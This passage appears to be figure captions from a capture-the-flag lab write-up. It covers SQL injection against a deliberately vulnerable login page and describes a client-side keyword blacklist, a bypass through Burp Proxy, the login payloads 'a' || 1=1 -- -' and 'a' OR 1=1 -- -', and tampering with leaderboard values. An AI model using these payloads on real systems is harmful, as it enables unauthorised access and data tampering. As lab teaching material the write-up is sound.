



**Fig. 19**: View-source of login.php: email field named mail, password field named pass, hidden admin link





**Fig. 20**: View-source of script.js: AJAX POST to functions.php with function=login





**Fig. 21**: script.js client-side keyword blacklist highlighted: or, and, union, select, quotes





**Fig. 22**: Login test with a single character username to observe the server response





**Fig. 23**: Burp Repeater: request to functions.php with a manipulated username parameter





**Fig. 24**: Payload a' OR 1=1 -- - returns: Invalid email or password





**Fig. 25**: Payload a' || 1=1 -- - accepted: status success, is_admin true, first_name dev





**Fig. 26**: Burp Proxy intercepting the login request, sent directly to the server (client-side blacklist bypassed)





**Fig. 27**: Dashboard after authenticated login as dev: Welcome, dev!





**Fig. 28**: Edit Leaderboard Entry form for rank 1 (USA) at edit_leaderboard.php





**Fig. 29**: Burp Proxy showing the edit_leaderboard.php POST with gold=25 set directly in the request body





**Fig. 30**: Application message: database or important table deleted, InjecticsService restoring it





**Fig. 31**: Leaderboard after tampering: gold values changed to 25 on the public leaderboard

